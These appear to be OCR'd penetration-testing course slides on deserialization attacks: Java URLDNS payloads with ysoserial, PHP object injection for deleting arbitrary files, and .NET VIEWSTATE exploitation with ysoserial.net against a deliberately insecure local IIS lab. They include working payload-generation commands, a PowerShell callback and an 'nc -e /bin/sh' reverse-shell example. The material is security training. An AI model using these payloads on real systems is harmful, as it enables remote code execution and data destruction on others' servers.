10.2.9 Analysis of URLDNS Payload

HashMap is a Java data type that stores data in key-value pairs.

It is often used in deserialization exploits.

10.2.9 Analysis of URLDNS Payload

First, SilentURLStreamHandler is used in order not to resolve the URL upon creation of the serialized object. The „url" variable is the user-supplied url to be resolved.

On line 55, a new HashMap is defined.

Then, a data type java.net.URL is assigned to the hashmap, to key „u".

10.2.9 Analysis of URLDNS Payload

Next, the hashCode of the URL is calculated. Upon deserialization, the URL in which the hashCode was calculated will be resolved resulting in arbitrary DNS resolution.

Let's now generate a payload using ysoserial and attack DeserLab again.

10.2.9.1 Arbitrary DNS Resolution Exploit

The payload is generated to the p.bin file, which was previously used to execute ping.

```
root@0xluk3:~/java# java -jar ysoserial-master-SNAPSHOT.jar URLDNS http://somethingnonexistent.com > DeserLab/DeserLab-v1.0/p.bin
root@0xluk3:~/java#
```

10.2.9.1 Arbitrary DNS Resolution Exploit

If you are using Burp Suite Pro, you are free to use the Burp Collaborator Client in order to generate and catch DNS requests.

However, in the course we will go for the freely available proof of concept using the DNSChief tool.

10.2.9.1 Arbitrary DNS Resolution Exploit

DNSChief will be used as a simple DNS proxy. You can clone it from its GitHub repository here:

https://github.com/iphelix/dnschef

Then, you need to add following line to your /etc/resolv.conf file:

nameserver 127.0.0.1

10.2.9.1 Arbitrary DNS Resolution Exploit

Then, start DNSChief and verify it is working properly by trying to, for example, ping a non-existent domain:

```
root@0xluk3:~/java# ping qweqweqweqwe.com
ping: qweqweqweqwe.com: Name or service not known
```

```
root@0xluk3:~/java/dnschef# ./dnschef.py

          _                _          __
         | | version 0.4  | |        / _|
       __| |_ __  ___  ___| |__   ___| |_
      / _` | '_ \/ __|/ __| '_ \ / _ \  _|
     | (_| | | | \__ \ (__| | | |  __/ |
      \__,_|_| |_|___/\___|_| |_|\___|_|
                   iphelix@thesprawl.org

(10:31:09) [*] DNSChef started on interface: 127.0.0.1
(10:31:09) [*] Using the following nameservers: 8.8.8.8
(10:31:09) [*] No parameters were specified. Running in full proxy mode
(10:57:19) [*] 127.0.0.1: proxying the response of type 'A' for qweqweqweqwe.com
(10:57:19) [*] 127.0.0.1: proxying the response of type 'AAAA' for qweqweqweqwe.com
(10:57:20) [*] 127.0.0.1: proxying the response of type 'A' for qweqweqweqwe.com.localdomain
(10:57:20) [*] 127.0.0.1: proxying the response of type 'AAAA' for qweqweqweqwe.com.localdomain
```

10.2.9.1 Arbitrary DNS Resolution Exploit

As DNSchief is now set up, we'll execute the exploit with the modified payload (p.bin) file and see if the lookup is performed.

```
root@0xluk3:~/java/dnschef# ./dnschef.py
          _                _          __
         | | version 0.4  | |        / _|
       __| |_ __  ___  ___| |__   ___| |_
      / _` | '_ \/ __|/ __| '_ \ / _ \  _|
     | (_| | | | \__ \ (__| | | |  __/ |
      \__,_|_| |_|___/\___|_| |_|\___|_|
                   iphelix@thesprawl.org

(10:58:18) [*] DNSChef started on interface: 127.0.0.1
(10:58:18) [*] Using the following nameservers: 8.8.8.8
(10:58:18) [*] No parameters were specified. Running in full proxy mode
(10:59:21) [*] 127.0.0.1: proxying the response of type 'A' for somethingnonexistent.com
(10:59:21) [*] 127.0.0.1: proxying the response of type 'AAAA' for somethingnonexistent.com
```

10.2.9.1 Arbitrary DNS Resolution Exploit

URLDNS payloads can be used to detect deserialization issues before you can try to attack them with full-RCE payloads.

Ysoserial payloads that result in code execution rely on similarly nested objects, however, they can be a lot more complicated and involve several objects and their properties.

10.2.10 Troubleshooting Ysoserial

You should be aware that there could be different reasons for the code execution payloads to fail when using ysoserial.

When attacking a serialization mechanism using ysoserial and aiming for code execution, lots of exceptions might occur. In order to be able to confirm whether the application is secure or not, you should be familiar with the exception types that can be thrown during the attacking process.

10.2.10 Troubleshooting Ysoserial

Ysoserial is a blind exploitation tool, so apart from DNS resolution, knowing exception types might help in assessing a potential attack surface.

When attacking, you should be aware of where the exception comes from. Ysoserial itself prints verbose stack traces when used incorrectly.

10.2.10 Troubleshooting Ysoserial

When reading the stack trace, if you encounter a **ClassNotFoundException**, it is likely that the target application does not utilize the gadget library used by the ysoserial payload. You can then try to use a different payload that targets another library.

On the other hand, if you encountered **java.io.IOException** with the message „Cannot run program", this is a good sign because your payload worked. However, the application you wanted to call is unavailable for some reason (e.g. it does not exist).

10.2.10 Troubleshooting Ysoserial

When telling ysoserial to create an RCE-related payload, you should be aware of its limitations below.

- Output redirections and pipes are not supported.
- **Parameters** to the command cannot contain spaces; so, while *nc –lp 4444 –e /bin/sh* is ok, *python –c ‚import socket;…* will not work because the parameter (*import socket*) to Python contains a space.

10.2.11 Spotting Java Serialized Objects

We remind you that when assessing java-based web applications, you should pay attention to binary data, especially if it starts with „aced0005” hex or rO0aB in base64 or looks like a list of java classes (e.g. „org.apache.something” „java.lang.String”).

Presence of such data <u>may</u> indicate that the target application is deserializing custom data.

10.2.12 Recommended Reading

You can find more on exploiting Java Deserialization below.

- The biggest java deserialization repository
- Collection of popular java deserialization exploits
- More Java deserialization tips
- https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/

https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet
https://github.com/Coalfire-Research/java-deserialization-exploits
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure Deserialization/Java.md
https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/

10.3

Serialization in PHP

10.3 Serialization in PHP

In terms of exploitation, abusing control over PHP serialized objects is also called „PHP Object Injection".

It works in a similar way as Java deserialization – when the user has control over a PHP serialized object that is being sent to another deserializing endpoint, this fact may lead to unpredictable effects, including Remote Code Execution.

10.3 Serialization in PHP

PHP uses the serialize() and unserialize() functions to perform serialization and, like in Java, (de)serialization is used to store, transfer and transform whole objects. Unlike Java, PHP Serialization is in non-binary format, looks similar to a JSON array and it is human-readable.

A PHP serialized string looks like the below:

O:6:„Abcdef":1:{s:9:„Something";s:6:"Active";}

10.3 Serialization in PHP

PHP Serialized objects contain information about the type of object. This piece of information is necessary when reconstructing the object during deserialization. For example:

- Booleans are serialized as b:<i>; -where i is 0 or 1 (True / False).
- Strings are serialized as s:<i>:"<s>"; -where i is the string length and s is the string itself.
- Arrays are serialized as a:<i>:{<elements>} -where i is an integer representing the number of elements in the array, and elements are zero or more serialized key value pairs of the following form, <key><value>.

10.3 Serialization in PHP

Objects (classes) are serialized as O:<i>:"<s>":<i>:{<properties>}, where the first <i> is an integer representing the string length of <s>, and <s> is the fully qualified class name.

- The second <i> is an integer representing the number of object properties, and <properties> are zero or more serialized name-value pairs.
- In the <name><value> pair, <name> is a serialized string representing the property name, and <value> is any value that is serializable.
- Also, <name> is represented as s:<i>:"<s>"; where <i> is an integer representing the string length of <s>.

10.3 Serialization in PHP

The visibility of properties influences the value of <s> in the following ways:

- With public properties, <s> is the simple name of the property.
- With protected properties, <s> is the simple name of the property, prepended with \0*\0 — an asterix enclosed in two NULL bytes (0x00).
- With private properties, <s> is the simple name of the property, prepended with \0<s>\0 — <s> and enclosed in two NULL bytes, where <s> is the fully qualified class name.

10.3 Serialization in PHP

You can find more on the PHP serialized data format here and here.

When assessing web applications, you might often encounter the PHP serialized data to be base64 encoded for transportation purposes. Never leave any base64 data uninspected!

http://www.phpinternalsbook.com/php5/classes_objects/serialization.html
https://www.geeksforgeeks.org/php-serializing-data/

10.3 Serialization in PHP

As you already know how to recognize PHP serialized data, the next step will be to learn the available exploitation strategies.

Unfortunately, PHP object injection is not as straightforward as its Java counterpart and depends heavily on the details of each vulnerability. Simply put, there is no ysoserial for php that gives you easy RCE. There are cases where the vulnerability will be easily exploitable and there will be cases when the vulnerability will require lots of creativity and effort.

10.3 Serialization in PHP

Moreover, exploitation of PHP object injection relies heavily on how the unserialized data is further handled. Unserialized data is not necessarily used unless some **magic methods** are in place.

Magic methods are functions available to be used in PHP Object-Oriented Programming. They are functions that are being launched dynamically once a certain trigger is present. They can be recognized in code by two underscores in the beginning of their names, for example, __construct().

10.3 Serialization in PHP

The triggers for the PHP classes are:

- **__construct()** is loaded upon creating a new instance of a class
- **__destruct()** is loaded when no more references of a current class are present in memory
- **__wakeUp()** is loaded upon deserializing an object

10.3 Serialization in PHP

You can read more about PHP magic methods here.

Keep in mind how they work and consider the following code.

```
<?php
define('LOG', '/tmp/');
class DoLog
{
                private $filepath;
                public function __construct()
                {
                                $this->filepath = LOG . "history.log";
                                touch($this->filepath);
                }

                public function __destruct()
                {
                                echo "\n[+] Logfile " . ($this->filepath) . "
is being removed\n";
                                unlink($this->filepath);
                }
}

$log = new DoLog();
var_Export(serialize($log));

?>
```

https://www.php.net/manual/en/language.oop5.magic.php

10.3 Serialization in PHP

What the snippet on the prior slide does is:

- Upon creating a new instance of the class, it creates a log file (default constructor)
- The file is then removed (default destructor)

The file will also output serialized data about the created class object. Let's run it to see the serialized output.

10.3 Serialization in PHP

The output of the php class is as follows:

```
qwe@ubuntu:~/Desktop$ php v.php
'O:5:"DoLog":1:{s:15:"' . "\0" . 'DoLog' . "\0" . 'filepath";s:16:"/tmp/history.log";}'
[+] Logfile /tmp/history.log is being removed
```

O:5:"DoLog":1:{s:15:"' . "\0" . 'DoLog' . "\0" . 'filepath";s:16:"/tmp/history.log";}

10.3 Serialization in PHP

Let's now modify the code by adding unserialization logic to it.

```
<?php
define('LOG', '/tmp/');
class DoLog
{
        private $filepath;
        public function __construct()
        {
                $this->filepath = LOG . "history.log";
                touch($this->filepath);
        }

        public function __destruct()
        {
                echo "\n[+] Logfile " . ($this->filepath) . " is being removed\n";
                unlink($this->filepath);
        }
}

$log = new DoLog();
var_Export(serialize($log));

$serialized = 'O:5:"DoLog":1:{s:15:"' . "\0" . 'DoLog' . "\0" . 'filepath";s:16:"/tmp/history.log";}';
$o = unserialize($serialized);


?>
```

10.3 Serialization in PHP

Upon deserialization, the class's magic methods will be run so that the file will be removed in the destructor function:

```
qwe@ubuntu:~/Desktop$ php v.php
'O:5:"DoLog":1:{s:15:"' . "\0" . 'DoLog' . "\0" . 'filepath";s:16:"/tmp/history.log";}'
[+] Logfile /tmp/history.log is being removed

[+] Logfile /tmp/history.log is being removed
PHP Warning:  unlink(/tmp/history.log): No such file or directory in /home/qwe/Desktop/v.php on line 15
```

10.3 Serialization in PHP

The program tried to remove the log file twice, once upon the legitimate class instantiation and once upon the deserialization. Let’s now go further and try to delete the arbitrary file. For this purpose, we will create the history.lol file (which has an equal filename length compared to the log file).

```
qwe@ubuntu:~/Desktop$ touch /tmp/history.lol
qwe@ubuntu:~/Desktop$ ls /tmp/history.lol
/tmp/history.lol
```

10.3 Serialization in PHP

Now, the $serialize variable will be altered, and „history.log" will be replaced with „history.lol". As the filename length is unchanged, we do not need to change the string length information in the serialized data.

```
$serialized = 'O:5:"DoLog":1:{s:15:"' . "\0" . 'DoLog' . "\0" . 'filepath";s:16:"/tmp/
history.lol";}';
$o = unserialize($serialized);
```

10.3 Serialization in PHP

We can observe the destructor function to be run on the history.lol file, which was removed. This way, we were able to manipulate serialized PHP data in order to alter the original behavior of the file.

```
qwe@ubuntu:~/Desktop$ php v.php
'O:5:"DoLog":1:{s:15:"' . "\0" . 'DoLog' . "\0" . 'filepath";s:16:"/tmp/history.log";}'
[+] Logfile /tmp/history.lol is being removed

[+] Logfile /tmp/history.log is being removed
qwe@ubuntu:~/Desktop$ ls /tmp/history.lol
ls: cannot access '/tmp/history.lol': No such file or directory
```

10.3 Serialization in PHP

Keep in mind, that serialized data was passed in a variable in order to simplify the example.

In the real world, such data often comes from other sources, for example, HTTP request parameters.

10.3 Serialization in PHP

Exploitation of such a vulnerability was possible because:

- We had access to the source code, so we knew what the script exactly does.
- We had access to the original serialized payload, so we knew what to alter in it.
- The vulnerable function was implemented in the default destructor, so the data was used after the deserialization. There could be a case when data is unserialized but not used in an insecure manner.

.NET Serialization

10.4 .NET Serialization

As with PHP and Java, .NET also has a serialization mechanism.

However, instead of using just one universal method like serialize(), it uses a few different mechanisms for serialization and de-serialization of data. Data serialized using one of these mechanisms must be de-serialized using the same one.

10.4.1 .NET Serialization Types

Saving the states of objects using serialization in .NET can be done using various methods. For example:

- BinaryFormatter
- DataContractSerializer
- NetDataContractSerializer
- XML Serialization

10.4.1 .NET Serialization Types

Each of these methods results in a different format of a serialized object; for example, BinaryFormatter serializes data to a binary file, and data serialized using XML Serialized is in human-readable, XML format.

Each of these serialization types is connected directly to certain supported objects and types. Usage of them is situational and connected to .NET internals. In this course, we will present a generic way to attack the .NET serialization using ysoserial.net, which is a versatile tool and a .NET equivalent of java's ysoserial.jar.

10.4.2 .NET Serialization Example

To see that the serialization in .NET is very similar to other languages' serialization logic, let's look at a common .NET serialization mechanism called BinaryFormatter.

We will create a simple .NET console application for demonstration purposes.

10.4.2 .NET Serialization Example

The application serializes a string and writes the output to a file.

The file is in binary format, as per the name of the serialization logic.

Start of file

```
using System;
using System.IO;
using
System.Runtime.Serialization.Formatters.Binary;

using CenterSpace.NMath.Core;

namespace
CenterSpace.NMath.Core.Examples.CSharp
{

class BinarySerializationExample
  {
    private const string filename = "data.dat";

    static void Main(string[] args)
    {
      Console.WriteLine();

      // Delete old file, if it exists
      if (File.Exists(filename))
      {
        Console.WriteLine("Deleting old file");
        File.Delete(filename);
      }
```

File cont.

```
      // Create string
      var u = "Some String here";

      // Persist to file
      FileStream stream = File.Create(filename);
      var formatter = new BinaryFormatter();
      Console.WriteLine("Serializing string");
      formatter.Serialize(stream, u);
      stream.Close();

      // Restore from file
      stream = File.OpenRead(filename);
      Console.WriteLine("Deserializing string");
      var v =(String)formatter.Deserialize(stream);
      stream.Close();

      Console.WriteLine();
      Console.WriteLine("Press Enter Key");
      Console.Read();

    } // Main

  }// class

}// namespace
```

10.4.2 .NET Serialization Example

After running the application we can inspect the serialized data in the file. Indeed, it is in binary format.

```
C:\VS\ConsoleApplication2\ConsoleApplication2\bin\Debug>type data.dat
 ☻       ☻       ♠☻    ►Some String here♂
C:\VS\ConsoleApplication2\ConsoleApplication2\bin\Debug>
```

10.4.3 Spotting .NET Serialized Data

Thus, you can expect serialized .NET data encountered in web applications to be base64 encoded in order to conveniently send non-ASCII characters in HTTP requests and responses.

A common, but not the only place where serialized data can be found is when data is sent in a VIEWSTATE parameter, or .NET remoting services.

10.4.3 Spotting .NET Serialized Data

.NET remoting services can be considered part of the web application world but they are also part of the infrastructure.

.NET remoting is the mechanics that allow sending pure .NET objects via TCP; however, depending on the application infrastructure, web applications may provide a layer of transport to supply data destined to a .NET remoting endpoint.

10.4.3 Spotting .NET Serialized Data

Here are good examples of exploiting .NET remoting via HTTP:

- https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/march/finding-and-exploiting-.net-remoting-over-http-using-deserialisation/

- https://github.com/nccgroup/VulnerableDotNetHTTPRemoting/

10.4.3 Spotting .NET Serialized Data

On the other hand, VIEWSTATE is a pure web parameter that is used in the majority of .NET web applications in order to persist the state of the current web page.

VIEWSTATE is the state of the page and all its controls. It is automatically maintained across the web application by the ASP.NET framework.

10.4.4 VIEWSTATE

When a page is sent back to the client, the changes in the properties of the page and its controls are determined, and then, they are stored in the value of a hidden input field named **_VIEWSTATE**.

With every other POST request, the **_VIEWSTATE** field is sent to the server together with other parameters.

10.4.4 VIEWSTATE

The Viewstate has a form of serialized data which gets deserialized when sent to the server. This means, we can try to attack the deserialization mechanism. Let's take a closer look on how this can be achieved.

Of course, the later the .NET framework on server side, the more countermeasures will be in place. It would be too easy if the framework would let the users freely tamper the content of VIEWSTATE.

10.4.4 VIEWSTATE

The latest countermeasures against VIEWSTATE tampering are:

- MAC Enabled option – the viewstate is signed with a cryptographic key known only by the server-side. It is configured by the following setting/option:
  <page enableViewStateMac=”true” />
- In web.config or “setting MAC validation in IIS manager”, the latest .NET framework uses MAC validation by default.

However, if the key is hardcoded, it might be leaked as a result of file read vulnerabilities like XXE, File inclusion or similar.

10.4.4 VIEWSTATE


It is also possible to encrypt the VIEWSTATE via configuring the web config to contain the following line:

<page ViewStateEncryptionMode=”Always”/>

This can be done via the IIS management console as well.

10.4.4 VIEWSTATE


Soon, we will explain how to implement these controls to the web server. In order to proceed with the exercise provided, we will setup an environment. We will use Windows 7 64-bit with the .NET framework 4.0.



In order to enable the Windows server (IIS), you need to go to Control Panel → Programs → Turn windows features on or off.


10.4.4 VIEWSTATE

Then, select **Internet Information Services (IIS)**.



10.4.4 VIEWSTATE

The files served by the IIS will be present in the standard directory: c:\inetpub\wwwroot.



10.4.4 VIEWSTATE

If you set up the server correctly (restart of the computer might be required), then you should be able to view the IIS default page when visiting http://127.0.0.1.

10.4.4 VIEWSTATE

Let's use Burp Suite to observe what happens in the HTTP traffic. If you have trouble running Burp to localhost, you might need to use your machine's other IP address. In our case, this is listed below using ipconfig command.

```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::1056:ce16:aa8:a76b%11
   IPv4 Address. . . . . . . . . . . : 192.168.139.197
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.139.2
```

10.4.4 VIEWSTATE

In the wwwroot directory, we will create three files:

- hello.aspx (the frontend logic)
- hello.aspx.cs (the backend logic)
- web.config (the IIS standard configuration file)

10.4.4 VIEWSTATE

hello.aspx
source code:

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="hello.aspx.cs"
Inherits="hello" %>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
 <title></title>
</head>
<body>
 <form id="form1" runat="server">
 <asp:TextBox id="TextArea1" TextMode="multiline" Columns="50" Rows="5"
runat="server" />
 <asp:Button ID="Button1" runat="server" OnClick="Button1_Click"
 Text="GO" class="btn"/>
 <br />
 <asp:Label ID="Label1" runat="server"></asp:Label>
 </form>
</body>
</html>
```

10.4.4 VIEWSTATE

hello.aspx.cs
source code:

```
using System;
using System.Collections.Generic;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Text.RegularExpressions;
using System.Text;
using System.IO;
public partial class hello : System.Web.UI.Page
{
 protected void Page_Load(object sender, EventArgs e)
  {
}

protected void Button1_Click(object sender, EventArgs e)
  {
  Label1.Text = TextArea1.Text.ToString();
  }
}
```


10.4.4 VIEWSTATE

web.config content:

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <system.web>
          <compilation targetFramework="4.0"/>
   <pages enableViewStateMac="False" />
  </system.web>
</configuration>
```

10.4.4 VIEWSTATE

All that setup does is display a web page and, upon clicking the button, prints out data that was input to the text area. In the next slides, we will use the machine's local network IP (instead of localhost) to access the application.




10.4.4 VIEWSTATE

The web.config file instructs the web server not to require MAC validation of the __VIEWSTATE parameter.

This allows us to tamper with the parameter and the server will try to deserialize it anyway.

10.4.4 VIEWSTATE

Let’s type any data in the text box, and press the „GO” button to see the request in Burp Proxy.



10.4.4 VIEWSTATE

Now, let's send the request to Repeater and navigate to the „ViewState" tab:

10.4.4 VIEWSTATE


Burp displays information that MAC is not enabled; this should trigger our attention. In the Pro version of burp suite, such a case is automatically triggered as potential vulnerability.

Let’s try to generate a payload using ysoserial.net and put it into the viewstate parameter. The payload will perform a simple HTTP request, since this is the appropriate approach before trying more specific RCE payloads.

ysoserial.exe -o base64 -g TypeConfuseDelegate -f ObjectStateFormatter -c "powershell.exe Invoke-WebRequest -Uri http://127.0.0.1:9000/abcdabcdabcd"

10.4.4 VIEWSTATE

For convenience, you might want to generate the payload into a text file and then copy it to the viewstate parameter.



10.4.4 VIEWSTATE

We can see that the netcat listener received a request from Windows PowerShell!

```
C:\Users\Administrator\Desktop>nc -lvp 9000
listening on [any] 9000 ...
connect to [127.0.0.1] from WIN-NS5K23UUGCH [127.0.0.1] 1942
GET /abcdabcdabcd HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.1; en-US) WindowsPowerShell/3.0
Host: 127.0.0.1:9000
Connection: Keep-Alive
```

